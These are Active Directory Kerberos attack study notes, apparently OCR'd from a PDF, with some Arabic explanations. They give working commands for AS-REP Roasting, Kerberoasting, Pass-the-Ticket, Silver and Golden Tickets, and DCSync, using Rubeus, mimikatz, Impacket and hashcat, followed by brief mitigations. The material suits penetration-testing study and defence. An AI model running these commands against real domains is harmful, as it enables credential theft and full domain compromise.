17-Kerberos Attack

Step 1: Authentication Service Request (AS-REQ)


Description:

The **Authentication Service Request (AS-REQ)** is the first step in the Kerberos authentication process.

- The client (user) sends a request to the **Authentication Service (AS)** on the **Domain Controller (DC)** to obtain a **Ticket Granting Ticket (TGT)**.
- If **Pre-Authentication** is enabled, the client must include a timestamp encrypted with its password (NTLM hash). This ensures the request comes from the legitimate user.

Attack on This Step: AS-REP Roasting

How It Works:

- If the target account has **Pre-Authentication** disabled, any attacker with a valid domain user account can request an AS-REP ticket for that account.
- The ticket is encrypted using the target account's NTLM hash. An attacker can capture this encrypted ticket and attempt to crack it offline to reveal the password.
- 

Identify Accounts Without Pre-Authentication

```
on powershell

Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Property
DoesNotRequirePreAuth

on kali
```

```
python3 GetNPUsers.py <DOMAIN>/<USERNAME>:<PASSWORD> -dc-ip
<DOMAIN_CONTROLLER_IP> -request
```

Perform AS-REP Roasting

Using tools like **Rubeus** to extract AS-REP hashes:

```
Rubeus asreproast /format:hashcat /outfile:asrep_hashes.txt
```

Crack the Hashes

Use **Hashcat** to crack the extracted AS-REP hashes:

```
hashcat -m 18200 asrep_hashes.txt wordlist.txt


18200 | Kerberos 5, etype 23, AS-REP                                | Network
Protocol
```

---

2. Ticket Granting Service Request (TGS-REQ) Kerberoasting : crack the TGS and get the password of the service

---

الفكرة ان انتا لازم تبقي user وبطلب ان تعوز مثلا خدمة معينة اللي هو request for TGS (contain SPN) هنا هو بيرد عليك ب TGS-REP وبتحنوي علي TGS مشفرة ب NTLM Of the servcie انا بعمل crack لده وبطلع password of this service

Description:

After obtaining a **Ticket Granting Ticket (TGT)**, the user requests a **Service Ticket (TGS)** to access a specific service.

- The user sends the TGT and encrypted information to the **Ticket Granting Service (TGS)** on the Domain Controller.

Possible Attacks:

Kerberoasting

- Any domain user can request a service ticket for an SPN (Service Principal Name).
- **Attackers extract these tickets and attempt to crack their encryption offline to obtain service account credentials.**

Code Examples:

1. Extract SPNs associated with service accounts:

```
Get-ADUser -Filter {ServicePrincipalName -ne $null} -Property ServicePrincipalName
```

2. Perform the attack using Rubeus:

```
Rubeus kerberoast /outfile:tickets.txt
```

3. Crack the tickets using Hashcat:

```
 13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol
```

```
hashcat -m 13100 tickets.txt wordlist.txt
```

Mitigation:

1. **Use Strong Passwords:**
   - Ensure service account passwords are long and complex to make offline cracking impractical.
2. **Remove Unnecessary SPNs:**
   - Regularly audit and delete unused or unnecessary SPNs.
3. **Monitor Suspicious TGS Requests:**
   - Log and analyze unusual activity in Kerberos ticket requests, such as a high volume of TGS-REQs.

---

3. Client Access to Service

الفكرة هنا : ان انا بعد ما عرفت pssword of TGS او password of service انا اخد الباسورد دي واروح create Silver tiket (TGS) لان الباسورد دي هي اللي بتشفر اي TGS فانا ممكن انشا TGS باستخدام الباسورد عادي

Description:

After obtaining a TGS (Ticket Granting Service) ticket, the client uses the ticket to access the service.

- The ticket is sent to the service, and the service verifies its validity.

1-Possible Attacks:

Pass-the-Ticket (PTT):

- The attacker steals the TGT or TGS tickets from the system's memory and uses them to access services.

Code Example:

- **Extract tickets using Mimikatz:**

```
mimikatz.exe "sekurlsa::tickets" "exit"
```

- **Load the ticket to use it:**

```
klist add ticket.kirbi
```

Mitigation:

- Enable **Credential Guard**.
- Reduce the privileges of accounts.
- Monitor for unusual logins.

2-Silver Ticket Attack

The attacker uses the NTLM hash of the service to forge a TGS (Service Ticket).

Code Example:

- **Create a Silver Ticket using Mimikatz:**

```
mimikatz.exe "kerberos::silver /domain:example.com /sid:S-1-5-21 /service:HTTP
/target:server /rc4:<hash>" "exit"
```


Mitigation:

- Protect service accounts with strong passwords.
- Monitor the activity of services.

---

4. Validation on Service Side

الفكرة هنا انا هحاول انشأ Golden ticket(TGT) ازاي ان هحاول اعمل crack for kerbtgt وان kerbtgt هو المستول عن توزيع TGT فانا لما اعرف الباسورد بتاعه هعرف انشا اي TGT



Description:

The server validates the ticket using the Key Distribution Center (KDC).

Possible Attacks:

Golden Ticket Attack:

- The NTLM hash of the **krbtgt** account is targeted, and the attacker forges a TGT (Ticket Granting Ticket).

Code Example:

- **Extract NTLM hash of the krbtgt account using DCSync:**

```
mimikatz.exe "lsadump::dcsync /user:krbtgt" "exit"
```

- **Create a Golden Ticket:**

```
mimikatz.exe "kerberos::golden /domain:example.com /sid:S-1-5-21 /krbtgt:<hash>
/user:Administrator" "exit"
```

Mitigation:

- Regularly reset the password for the **krbtgt** account.
- Monitor activities for sensitive accounts using SIEM.

DCSync Attack

The attacker uses high privileges to simulate a sync request from the Domain Controller.

Code Example:

- **Execute the attack:**

```
mimikatz.exe "lsadump::dcsync /domain:example.com /user:Administrator" "exit"
```

Mitigation:

- Restrict access to Domain Admin accounts.
- Monitor DCSync activity using Event Logs.